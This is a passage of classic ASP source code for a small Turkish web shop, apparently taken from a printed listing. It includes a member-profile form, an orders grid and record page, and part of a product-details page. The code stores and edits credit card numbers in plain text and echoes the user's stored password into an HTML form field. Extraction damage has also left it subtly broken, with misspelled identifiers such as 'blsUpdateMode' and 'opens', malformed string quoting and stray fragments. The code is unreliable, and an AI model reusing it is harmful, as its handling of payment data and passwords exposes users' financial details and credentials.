        sFormErr = sFormErr & "The value in field Ad* is required.<br>"
    end if
    if IsEmpty(fldlast_name) then
        sFormErr = sFormErr & "The value in field Soyad* is required.<br>"
    end if
    if IsEmpty(fldemail) then
        sFormErr = sFormErr & "The value in field Email* is required.<br>"
    end if
    if not isNumeric(fldcard_type_id) then
        sFormErr = sFormErr & "The value in field Kredi Kart Tipi is incorrect.<br>"
    end if

' Form Check Event start
' Form Check Event end

    If len(sFormErr) > 0 then
        exit sub
    end if
end if

```

```

' Create SQL statement

select case sAction
case "update"

' Form Update Event start
' Form Update Event end

sSQL = "update members set " & _
"[member_password]=" & ToSQL(fldmember_password, "Text") & _
",[first_name]=" & ToSQL(fldname, "Text") & _
",[last_name]=" & ToSQL(fldlast_name, "Text") & _
",[email]=" & ToSQL(fldemail, "Text") & _
",[address]=" & ToSQL(fldaddress, "Text") & _
",[phone]=" & ToSQL(fldphone, "Text") & _
",[notes]=" & ToSQL(fldnotes, "Text") & _
",[card_type_id]=" & ToSQL(fldcard_type_id, "Number") & _
",[card_number]=" & ToSQL(fldcard_number, "Text")
sSQL = sSQL & " where " & sWhere
end select

' Form BeforeExecute Event start
' Form BeforeExecute Event end

' Execute SQL statement

if len(sFormErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
cn.execute sSQL
end if
sFormErr = ProcessError
on error goto 0
if len(sFormErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName

' Form Action end

end sub
=====
' Display Record Form

Sub Form_Show()

' Form Show begin

sWhere = ""
Dim sFormTitle: sFormTitle = "Bilgilerim"
bPK = true
Dim scard_type_idDisplayValue: scard_type_idDisplayValue = ""

%>

<table class="FormTABLE">
<form method="POST" action="<%= sFileName %>" name="Form">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sFormErr = "") then %>
<tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sFormErr %></font></td></tr>
<% end if %>
<%

' Load primary key and form parameters

if sFormErr = "" then
else
fldmember_id = GetParam("member_id")

```

```

fldmember_password = GetParam("member_password")
fldname = GetParam("name")
fldlast_name = GetParam("last_name")
fldemail = GetParam("email")
fldaddress = GetParam("address")
fldphone = GetParam("phone")
fldnotes = GetParam("notes")
fldcard_type_id = GetParam("card_type_id")
fldcard_number = GetParam("card_number")
end if

' Load all form fields

' Build WHERE statement

pmember_id = Session("UserID")
if IsEmpty(pmember_id) then bPK = False

sWhere = sWhere & "member_id=" & ToSQL(pmember_id, "Number")
PK_member_id = pmember_id

' Form Open Event start
' Form Open Event end

' Build SQL statement and open recordset

sSQL = "select * from members where " & sWhere
opens rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "Form") and not rs.eof)

' Load all fields into variables from recordset or input parameters

if bIsUpdateMode then
    fldmember_id = GetValue(rs, "member_id")
    fldmember_login = GetValue(rs, "member_login")

' Load data from recordset when form displayed first time

if sFormErr = "" then
    fldmember_password = GetValue(rs, "member_password")
    fldname = GetValue(rs, "first_name")
    fldlast_name = GetValue(rs, "last_name")
    fldemail = GetValue(rs, "email")
    fldaddress = GetValue(rs, "address")
    fldphone = GetValue(rs, "phone")
    fldnotes = GetValue(rs, "notes")
    fldcard_type_id = GetValue(rs, "card_type_id")
    fldcard_number = GetValue(rs, "card_number")
end if

' Form ShowEdit Event start
' Form ShowEdit Event end

else
    if sFormErr = "" then
        fldmember_id = ToHTML(Session("UserID"))
    end if

' Form ShowInsert Event start
' Form ShowInsert Event end

end if

' Form Show Event start
' Form Show Event end

```

' Show form fields

```
%>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Kullanıcı adı:</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><%=ToHTML(fldmember_login)%></font>&nbsp;</td>
</tr>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Şifre:</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><input type="password" name="member_password" maxlength="20" value="<%=
      ToHTML(fldmember_password) %>" size="20" ></font></td>
</tr>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Ad:</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><input type="text" name="name" maxlength="50" value="<%= ToHTML(fldname) %>" size="50"
      ></font></td>
</tr>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Soyad:</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><input type="text" name="last_name" maxlength="50" value="<%= ToHTML(fldlast_name) %>"
      size="50" ></font></td>
</tr>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Email:</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><input type="text" name="email" maxlength="50" value="<%= ToHTML(fldemail) %>" size="50"
      ></font></td>
</tr>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Adres:</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><input type="text" name="address" maxlength="50" value="<%= ToHTML(fldaddress) %>" size="50"
      ></font></td>
</tr>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Telefon:</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><input type="text" name="phone" maxlength="50" value="<%= ToHTML(fldphone) %>" size="50"
      ></font></td>
</tr>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Açıklamalar:</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><textarea name="notes" cols="50" rows="5"><%=ToHTML(fldnotes)%></textarea></font></td>
</tr>
<tr>
  <td class="FieldCaptionTD">
    <font class="FieldCaptionFONT">Kredi Kart Tipi:</font>
  </td>
  <td class="DataTD">
    <font class="DataFONT"><select size="1" name="card_type_id">
<%
response.write "<option value="">" & scard_type_idDisplayValue & "</option>"
opens rscard_type_id, "select card_type_id, name from card_types order by 2"
```

```

while not rscard_type_id.EOF
if cstr(GetValue(rscard_type_id, 0)) = cstr(fldcard_type_id) then
response.write "<option selected value="" & GetValue(rscard_type_id, 0) & """">" & GetValue(rscard_type_id, 1) & "</option>"
else
response.write "<option value="" & GetValue(rscard_type_id, 0) & """">" & GetValue(rscard_type_id, 1) & "</option>"
end if
rscard_type_id.MoveNext
wend
set rscard_type_id = nothing

%></select></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Kredi Kart No</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="card_number" maxlength="50" value="<%= ToHTML(fldcard_number) %>"
size="50" ></font></td>
</tr>
<tr><td colspan="2" align="right">
<% if blsUpdateMode then %>
<input type="hidden" value="update" name="FormAction"/>
<input type="submit" value="Güncelle" onclick="document.Form.FormAction.value = 'update';">
<% end if %>
<input type="submit" value="&#304;ptal" onclick="document.Form.FormAction.value = 'cancel';">
<input type="hidden" name="FormName" value="Form">

<input type="hidden" name="PK_member_id" value="<%= pmember_id %>">
<input type="hidden" name="member_id" value="<%= ToHTML(fldmember_id)%>">
</td></tr>
</form>
</table>
<%

```

```

' Form Close Event start
' Form Close Event end

```

```
Set rs = Nothing
```

```
' Form Show end
```

```
End Sub
```

```
'=====
```

```
%>
```

OrdersGrid.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

```

```
<%
```

```

sFileName = "OrdersGrid.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>

```



```

    <td valign="top">
<% Menu_Show %>

    </td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
    <td align="center">
<hr color="#800000">
<table>
    <tr>

        <td valign="top">
<% Search_Show %>

            </td>
</tr>
</table>
<table>
    <tr>
        <td align="top">
<% Orders_Show %>

            </td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
</center>
<table>
    <tr>
        <td valign="top">
<% Footer_Show %>
        </td>

    </tr>
</table>
</body>
</html>
<%
cn.close
Set cn = nothing

*****

Sub Search_Show()
    Dim sFormTitle: sFormTitle = ""

    Dim action_page: action_page = "OrdersGrid.asp"
    Dim sitem_idDisplayValue: sitem_idDisplayValue = "All"
    Dim smember_idDisplayValue: smember_idDisplayValue = "All"

' Search Open Event start
' Search Open Event end

' Set variables with search parameters

    flditem_id = GetParam("item_id")
    fldmember_id = GetParam("member_id")

' Search Show begin

' Search Show Event start

```

```

' Search Show Event end

%>
<form method="GET" action="<%= action_page %>" name="Search">
<input type="hidden" name="FormName" value="Search"><input type="hidden" name="FormAction" value="search">
<table class="FormTABLE">
<tr>
<td class="FieldCaptionTD"><font class="FieldCaptionFONT">Ürün</font></td>
<td class="DataTD"><select size="1" name="item_id">
<%
response.write "<option value="">" & sitem_idDisplayValue & "</option>"
openrs rsitem_id, "select item_id, name from items order by 2"
while not rsitem_id.EOF
if cstr(GetValue(rsitem_id, 0)) = cstr(flditem_id) then
response.write "<option selected value="" & GetValue(rsitem_id, 0) & "">" & GetValue(rsitem_id, 1) & "</option>"
else
response.write "<option value="" & GetValue(rsitem_id, 0) & "">" & GetValue(rsitem_id, 1) & "</option>"
end if
rsitem_id.MoveNext
wend
set rsitem_id = nothing
%></select></td>
<td class="FieldCaptionTD"><font class="FieldCaptionFONT">Üye</font></td>
<td class="DataTD"><select size="1" name="member_id">
<%
response.write "<option value="">" & smember_idDisplayValue & "</option>"
openrs rsmember_id, "select member_id, member_login from members order by 2"
while not rsmember_id.EOF
if cstr(GetValue(rsmember_id, 0)) = cstr(fldmember_id) then
response.write "<option selected value="" & GetValue(rsmember_id, 0) & "">" & GetValue(rsmember_id, 1) & "</option>"
else
response.write "<option value="" & GetValue(rsmember_id, 0) & "">" & GetValue(rsmember_id, 1) & "</option>"
end if
rsmember_id.MoveNext
wend
set rsmember_id = nothing
%></select></td>
<td ><input type="submit" value="Ara"></td>
</tr>
</table>
</form>
<%

' Search Show end

' Search Close Event start
' Search Close Event end

end sub
=====

=====
' Display Grid Form

Sub Orders_Show()

' Initialize variables

Dim rs
Dim sWhere : sWhere = ""
Dim sOrder : sOrder = ""
Dim sSQL : sSQL = ""
Dim sFormTitle: sFormTitle = "Sipari&#351;ler"
Dim HasParam : HasParam = false
Dim iSort : iSort = ""
Dim iSorted : iSorted = ""
Dim sDirection : sDirection = ""
Dim form_sorting : form_sorting = ""
Dim sSortParams : sSortParams = ""

```

```

Dim form_action : form_action = ""
Dim iRecordsPerPage : iRecordsPerPage = 20
Dim iCounter : iCounter = 0
Dim iPage : iPage = 0
Dim bEof : bEof = False
Dim sActionFileName : sActionFileName = "OrdersRecord.asp"

Dim transit_params : transit_params = "item_id=" & ToURL(GetParam("item_id")) & "&member_id=" &
    ToURL(GetParam("member_id")) & "&"
Dim form_params : form_params = "item_id=" & ToURL(GetParam("item_id")) & "&member_id=" & ToURL(GetParam("member_id"))
    & "&"

' Build ORDER BY statement

sOrder = " order by o.order_id Asc"
iSort = GetParam("FormOrders_Sorting")
iSorted = GetParam("FormOrders_Sorted")
sDirection = ""
if IsEmpty(iSort) then
    form_sorting = ""
else
    if iSort = iSorted then
        form_sorting = ""
        sDirection = " DESC"
        sSortParams = "FormOrders_Sorting=" & iSort & "&FormOrders_Sorted=" & iSort & "&"
    else
        form_sorting = iSort
        sDirection = " ASC"
        sSortParams = "FormOrders_Sorting=" & iSort & "&FormOrders_Sorted=" & "&"
    end if
    if iSort = 1 then sOrder = " order by i.[name]" & sDirection
    if iSort = 2 then sOrder = " order by m.[member_login]" & sDirection
    if iSort = 3 then sOrder = " order by o.[quantity]" & sDirection
    if iSort = 4 then sOrder = " order by o.[order_date]" & sDirection
end if

' HTML column headers

%>
<table class="FormTABLE">
<tr>
<td class="FormHeaderTD" colspan="5"><a name="Orders"><font class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
</tr>
<tr>
<td class="ColumnTD"><a ><font class="ColumnFONT">Düzenle</font></a></td>
<td class="ColumnTD"><a
    href="<%=sFileName%>?<%=form_params%>FormOrders_Sorting=1&FormOrders_Sorted=<%=form_sorting%>&"><font
    class="ColumnFONT">
        Ürün</font></a></td>
<td class="ColumnTD"><a
    href="<%=sFileName%>?<%=form_params%>FormOrders_Sorting=2&FormOrders_Sorted=<%=form_sorting%>&"><font
    class="ColumnFONT">
        Üye</font></a></td>
<td class="ColumnTD"><a
    href="<%=sFileName%>?<%=form_params%>FormOrders_Sorting=3&FormOrders_Sorted=<%=form_sorting%>&"><font
    class="ColumnFONT">
        Miktar</font></a></td>
<td class="ColumnTD"><a
    href="<%=sFileName%>?<%=form_params%>FormOrders_Sorting=4&FormOrders_Sorted=<%=form_sorting%>&"><font
    class="ColumnFONT">
        Sipari&#351; Tarihi</font></a></td>
</tr>
</%>

' Build WHERE statement

pitem_id = GetParam("item_id")
if IsNumeric(pitem_id) and not isEmpty(pitem_id) then pitem_id = ToSQL(pitem_id, "Number") else pitem_id = Empty
if not isEmpty(pitem_id) then
    HasParam = true
    sWhere = sWhere & "o.[item_id]=" & pitem_id
end if
pmember_id = GetParam("member_id")

```

```

if IsNumeric(pmember_id) and not isEmpty(pmember_id) then pmember_id = ToSQL(pmember_id, "Number") else pmember_id = Empty
if not isEmpty(pmember_id) then
  if not (sWhere = "") then sWhere = sWhere & " and "
  HasParam = true
  sWhere = sWhere & "o.[member_id]=" & pmember_id
end if

if HasParam then
  sWhere = " AND (" & sWhere & ")"
end if

' Build base SQL statement

sSQL = "select [o].[item_id] as o_item_id, " & _
      "[o].[member_id] as o_member_id, " & _
      "[o].[order_date] as o_order_date, " & _
      "[o].[order_id] as o_order_id, " & _
      "[o].[quantity] as o_quantity, " & _
      "[i].[item_id] as i_item_id, " & _
      "[i].[name] as i_name, " & _
      "[m].[member_id] as m_member_id, " & _
      "[m].[member_login] as m_member_login " & _
      " from [orders] o, [items] i, [members] m" & _
      " where [i].[item_id]=o.[item_id] and [m].[member_id]=o.[member_id] "

' Orders Open Event start
' Orders Open Event end

' Assemble full SQL statement

sSQL = sSQL & sWhere & sOrder

' Process the link to the record page

form_action = sActionFileName

' Open the recordset

opens rs, sSQL

' Process empty recordset

if rs.eof then
%>
  <tr>
    <td colspan="5" class="DataTD"><font class="DataFONT">No records</font></td>
  </tr>
<%
end if

'Initialize page counter and records per page

iRecordsPerPage = 20
iCounter = 0

' Process page scroller

iPage = GetParam("FormOrders_Page")
if IsEmpty(iPage) then iPage = 1 else iPage = CLng(iPage)
while not rs.eof and iCounter < (iPage-1)*iRecordsPerPage

```



```

else
%>
  <a href="<%=sFileName%>?<%=form_params%><%=sSortParams%>FormOrders_Page=<%=iPage - 1%>#Orders"><font
    class="ColumnFONT">
      Önceki</font></a>
<%
end if
response.write "&nbsp;]&nbsp;]" & iPage & "&nbsp;]&nbsp;]"

if bEof then
%>
  <font class="ColumnFONT">Sonraki</font>
<%
else
%>
  <a href="<%=sFileName%>?<%=form_params%><%=sSortParams%>FormOrders_Page=<%=iPage + 1%>#Orders"><font
    class="ColumnFONT">
      Sonraki</font></a>
<%
end if
end if

```

' Orders Navigation end

' Finish form processing

set rs = nothing

```

%>
</font></td></tr>
</table>
<%

```

' Orders Close Event start

' Orders Close Event end

end sub

```

=====
%>

```

OrdersRecord.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

```

```

<%
sFileName = "OrdersRecord.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")

```

sOrdersErr = ""

```

Select Case sForm
  Case "Orders"
    OrdersAction(sAction)
end select

```

```

=====
%>

```

```

<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>

```

```

<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>

<td valign="top">
<% Orders_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td align="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%

cn.close
Set cn = nothing

*****

Sub OrdersAction(sAction)
Dim bExecSQL: bExecSQL = true
Dim sActionFileName : sActionFileName = ""
Dim sParams : sParams = "?"
Dim sWhere : sWhere = ""
Dim bErr : bErr = False
Dim pPKorder_id : pPKorder_id = ""
Dim fldmember_id : fldmember_id = ""
Dim flditem_id : flditem_id = ""
Dim fldquantity : fldquantity = ""
Dim fldorder_date : fldorder_date = ""

sActionFileName = "OrdersGrid.asp"
sParams = sParams & "item_id=" & ToURL(GetParam("Trn_item_id")) & "&"
sParams = sParams & "member_id=" & ToURL(GetParam("Trn_member_id"))

' CANCEL action

if sAction = "cancel" then

' Orders BeforeCancel Event start
' Orders BeforeCancel Event end

cn.Close
Set cn = Nothing
response.redirect sActionFileName & sParams

```

```

end if

' Build WHERE statement

if sAction = "update" or sAction = "delete" then
    pPKorder_id = GetParam("PK_order_id")
    if IsEmpty(pPKorder_id) then exit sub
    sWhere = "order_id=" & ToSQL(pPKorder_id, "Number")
end if

' Load all form fields into variables

fldmember_id = GetParam("member_id")
flditem_id = GetParam("item_id")
fldquantity = GetParam("quantity")
fldorder_date = GetParam("order_date")

' Validate fields

if sAction = "insert" or sAction = "update" then
    if IsEmpty(fldmember_id) then
        sOrdersErr = sOrdersErr & "The value in field Üye is required.<br>"
    end if
    if IsEmpty(flditem_id) then
        sOrdersErr = sOrdersErr & "The value in field Ürün is required.<br>"
    end if
    if IsEmpty(fldquantity) then
        sOrdersErr = sOrdersErr & "The value in field Miktar is required.<br>"
    end if
    if not isNumeric(fldmember_id) then
        sOrdersErr = sOrdersErr & "The value in field Üye is incorrect.<br>"
    end if
    if not isNumeric(flditem_id) then
        sOrdersErr = sOrdersErr & "The value in field Ürün is incorrect.<br>"
    end if
    if not isNumeric(fldquantity) then
        sOrdersErr = sOrdersErr & "The value in field Miktar is incorrect.<br>"
    end if

' Orders Check Event start
' Orders Check Event end

    If len(sOrdersErr) > 0 then
        exit sub
    end if
end if

' Create SQL statement

select case sAction
    case "insert"

' Orders Insert Event start
' Orders Insert Event end

        sSQL = "insert into orders (" & _
            "[member_id]," & _
            "[item_id]," & _
            "[quantity]," & _
            "[order_date]" & _
            " values (" & _
            ToSQL(fldmember_id, "Number") & "," & _
            ToSQL(flditem_id, "Number") & "," & _
            ToSQL(fldquantity, "Number") & "," & _
            ToSQL(fldorder_date, "Date") & _
            ")"
        case "update"

```



```

' Orders Update Event start
' Orders Update Event end

    sSQL = "update orders set " & _
        "[member_id]=" & ToSQL(fldmember_id, "Number") & _
        ",[item_id]=" & ToSQL(flditem_id, "Number") & _
        ",[quantity]=" & ToSQL(fldquantity, "Number") & _
        ",[order_date]=" & ToSQL(fldorder_date, "Date")
    sSQL = sSQL & " where " & sWhere
    case "delete"

' Orders Delete Event start
' Orders Delete Event end

    sSQL = "delete from orders where " & sWhere
end select

' Orders BeforeExecute Event start
' Orders BeforeExecute Event end

' Execute SQL statement

if len(sOrdersErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
    cn.execute sSQL
end if
sOrdersErr = ProcessError
on error goto 0
if len(sOrdersErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName & sParams

' Orders Action end

end sub
=====
' Display Record Form

Sub Orders_Show()

' Orders Show begin

sWhere = ""
Dim sFormTitle: sFormTitle = "Sipari&#351;ler"
bPK = true

%>

<table class="FormTABLE">
<form method="POST" action="<%= sFileName %>" name="Orders">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sOrdersErr = "") then %>
        <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sOrdersErr %></font></td></tr>
<% end if %>
</%

' Load primary key and form parameters

if sOrdersErr = "" then
    flditem_id = GetParam("item_id")
    fldmember_id = GetParam("member_id")
    fldorder_id = GetParam("order_id")
    Trn_item_id = GetParam("item_id")
    Trn_member_id = GetParam("member_id")
    porder_id = GetParam("order_id")
else
    fldmember_id = GetParam("member_id")

```

```

flditem_id = GetParam("item_id")
fldquantity = GetParam("quantity")
fldorder_date = GetParam("order_date")
Trn_item_id = GetParam("Trn_item_id")
Trn_member_id = GetParam("Trn_member_id")
porder_id = GetParam("PK_order_id")
end if

' Load all form fields

' Build WHERE statement
if IsEmpty(porder_id) then bPK = False

sWhere = sWhere & "order_id=" & ToSQL(porder_id, "Number")
PK_order_id = porder_id

' Orders Open Event start
' Orders Open Event end

' Build SQL statement and open recordset
sSQL = "select * from orders where " & sWhere
opens rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "Orders") and not rs.eof)

' Load all fields into variables from recordset or input parameters
if bIsUpdateMode then
fldorder_date = GetValue(rs, "order_date")
fldorder_id = GetValue(rs, "order_id")

' Load data from recordset when form displayed first time
if sOrdersErr = "" then
fldmember_id = GetValue(rs, "member_id")
flditem_id = GetValue(rs, "item_id")
fldquantity = GetValue(rs, "quantity")
end if

' Orders ShowEdit Event start
' Orders ShowEdit Event end

else
if sOrdersErr = "" then
fldorder_id = ToHTML(GetParam("order_id"))
fldmember_id = ToHTML(GetParam("member_id"))
flditem_id = ToHTML(GetParam("item_id"))
fldorder_date=Date()
end if

' Orders ShowInsert Event start
' Orders ShowInsert Event end

end if

' Orders Show Event start
' Orders Show Event end

' Show form fields

%>
<tr>
<td class="FieldCaptionTD">

```

```

        <font class="FieldCaptionFONT">Sipari&#351;</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><%=ToHTML(fldorder_id)%></font>&nbsp;</td>
</tr>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Üye</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><select size="1" name="member_id">
<%
    opens rsmember_id, "select member_id, member_login from members order by 2"
    while not rsmember_id.EOF
    if cstr(GetValue(rsmember_id, 0)) = cstr(fldmember_id) then
        response.write "<option selected value="" & GetValue(rsmember_id, 0) & """">" & GetValue(rsmember_id, 1) & "</option>"
    else
        response.write "<option value="" & GetValue(rsmember_id, 0) & """">" & GetValue(rsmember_id, 1) & "</option>"
    end if
    rsmember_id.MoveNext
wend
set rsmember_id = nothing
%></select></font></td>
</tr>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Ürün</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><select size="1" name="item_id">
<%
    opens rsitem_id, "select item_id, name from items order by 2"
    while not rsitem_id.EOF
    if cstr(GetValue(rsitem_id, 0)) = cstr(flditem_id) then
        response.write "<option selected value="" & GetValue(rsitem_id, 0) & """">" & GetValue(rsitem_id, 1) & "</option>"
    else
        response.write "<option value="" & GetValue(rsitem_id, 0) & """">" & GetValue(rsitem_id, 1) & "</option>"
    end if
    rsitem_id.MoveNext
wend
set rsitem_id = nothing
%></select></font></td>
</tr>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Miktar</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><input type="text" name="quantity" maxlength="10" value="<%= ToHTML(fldquantity) %>" size="10"
        ></font></td>
</tr>
<tr><td colspan="2" align="right"><% if not blsUpdateMode then %>
<input type="hidden" value="insert" name="FormAction">
<input type="submit" value="Ekle" onclick="document.Orders.FormAction.value = 'insert';">
<% end if %>
<% if blsUpdateMode then %>
<input type="hidden" value="update" name="FormAction"/>
<input type="submit" value="Güncelle" onclick="document.Orders.FormAction.value = 'update';">
<input type="submit" value="Sil" onclick="document.Orders.FormAction.value = 'delete';">
<% end if %>
<input type="submit" value="&#304;ptal" onclick="document.Orders.FormAction.value = 'cancel';">
<input type="hidden" name="FormName" value="Orders">

<input type="hidden" name="Trn_item_id" value="<%= Trn_item_id %>">
<input type="hidden" name="Trn_member_id" value="<%= Trn_member_id %>">
<input type="hidden" name="PK_order_id" value="<%= porder_id %>">
<input type="hidden" name="order_date" value="<%= ToHTML(fldorder_date)%>">
</td></tr>
</form>
</table>
<%

```

```
' Orders Close Event start
' Orders Close Event end
```

```
Set rs = Nothing
```

```
' Orders Show end
```

```
End Sub
```

```
%>
```

ProductDetails.asp

```
<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->
```

```
<%
sFileName = "ProductDetail.asp"
CheckSecurity(1)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
sDetailErr = ""
sOrderErr = ""
sRatingErr = ""
Select Case sForm
  Case "Detail"
    DetailAction(sAction)
  Case "Order"
    OrderAction(sAction)
  Case "Rating"
    RatingAction(sAction)
end select
```

```
%><html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
```

```
<table>
<tr>
<td valign="top">
<% Menu_Show %>
```

```
</td>
</tr>
</table>
</center>
```

```
<table width="760" align="center">
<tr>
<td align="center"><hr color="#800000">
```

```
<TABLE><TR><TD valign="top">
<% Categories_Show %>
</TD>
<TD>
```

```
<table><tr><td valign="top">
<% Detail_Show %>
</td></tr>
```

```
<tr><td valign="top">
<% Rating_Show %>
</td></tr></table>
```

```
</TD>
<TD valign="top">
<table>
```

```

                <tr><td class="FormHeaderTD"><font class="FieldCaptionFont">
                    &nbsp;   Sipari&#351;iniz :</font>
                </td></tr>
            <tr>
                <td valign="top">
<% Order_Show %>
                </td></tr></table>
            </TD>
</TR>
</TABLE>

```

```

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>
</tr>
</table>
</center>
</body>
</html>
<%

```

```

cn.close
Set cn = nothing

```

```

*****

```

```

Sub DetailAction(sAction)
    Dim bExecSQL: bExecSQL = true
    Dim sActionFileName : sActionFileName = ""
    Dim sParams : sParams = "?"
    Dim sWhere : sWhere = ""
    Dim bErr : bErr = False
    Dim pPKitem_id : pPKitem_id = ""

    sActionFileName = "ShoppingCart.asp"
    sParams = sParams & "item_id=" & ToURL(GetParam("Trn_item_id"))

```

```

if len(sDetailErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
    cn.execute sSQL
end if
sDetailErr = ProcessError
on error goto 0
if len(sDetailErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName & sParams

```

```

end sub
=====

```

```

Sub Categories_Show()
%>
<%
    Dim rs
    Dim sWhere : sWhere = ""
    Dim sOrder : sOrder = ""
    Dim sSQL : sSQL = ""
    Dim sFormTitle: sFormTitle = "Kategoriler"
    Dim HasParam : HasParam = false
    Dim iRecordsPerPage : iRecordsPerPage = 20
    Dim iCounter : iCounter = 0

```

```

Dim transit_params : transit_params = ""
Dim form_params : form_params = "category_id=" & ToURL(GetParam("category_id")) & "&"

%>
<TABLE width="160" cellspacing="0" cellpadding="0">
  <tr>
    <td class="FormHeaderTD" colspan="4"><a name="Liste"><font class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
  </tr>
<TR>
  <TD width="10" bgcolor="#FF0033"></TD>
  <TD>

<table width="150">
  <tr>
    <td class="ColumnTD"><font class="ColumnFONT">&nbsp;<a href="http://localhost/Shop/List.asp?category_id=1"><font
      class="DataFONT">BEKO
      mleri</font></a>&nbsp;</font></td>
  </tr>
</table>

<table width="150">
<%
sWhere = " WHERE category_id=1"

sSQL = "select [t].[sub_category] as t_sub_category, " & _
" [t].[sub_category_id] as t_sub_category_id " & _
" from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
opens rs, sSQL
if rs.eof then
%>
  <tr>
    <td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
  </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
  fldField2_URLLink = "List.asp"
  fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
  fldField2 = GetValue(rs, "t_sub_category")
  fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
  <tr>
    <td class="DataTD"><font class="DataFONT"><a
      href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
      class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
    </tr><%

  rs.MoveNext
  iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>

<%
' Men 2. k&#305;s&#305;m
%>
<table width="150">
  <tr>
    <td class="ColumnTD"><font class="ColumnFONT">&nbsp;<a href="http://localhost/Shop/List.asp?category_id=2"><font
      class="DataFONT">&#304;DA&#350;
      mleri</font></a>&nbsp;</font></td>
  </tr>
</table>

<table width="150">
<%

```

```

